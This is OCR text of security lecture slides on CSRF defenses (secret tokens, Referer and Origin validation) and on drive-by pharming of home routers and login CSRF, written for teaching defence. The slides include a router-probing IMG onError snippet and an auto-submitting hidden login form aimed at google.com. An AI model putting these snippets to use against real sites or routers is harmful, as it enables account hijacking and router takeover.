
- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/
  - Referer: http://www.attacker.com/evil.html
  - Referer:
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…


Referer Privacy Problems

- Referer may leak privacy-sensitive information


  `http://intranet.corp.apple.com/projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

Suppression over HTTPS is low




But… sites can redirect browser



Does the referrer header help us in this situation?

Limitation of referer header




What if honest site sends POST to attacker.com?

Solution: origin header records redirect

CSRF outline

- Recall: session management and trust relationship
- Basic CSRF: attack site uses login cookie
- CSRF defenses based on stronger session management
  - Secret token embedded in page
  - Referer validation (better: origin header)
  - Custom headers
- Alternate forms of CSRF
  - Home router: trust relationship based on network
  - Login CSRF

Cookieless Example: Home Router




Attack on Home Router

[SRJ'07]


- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router


Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

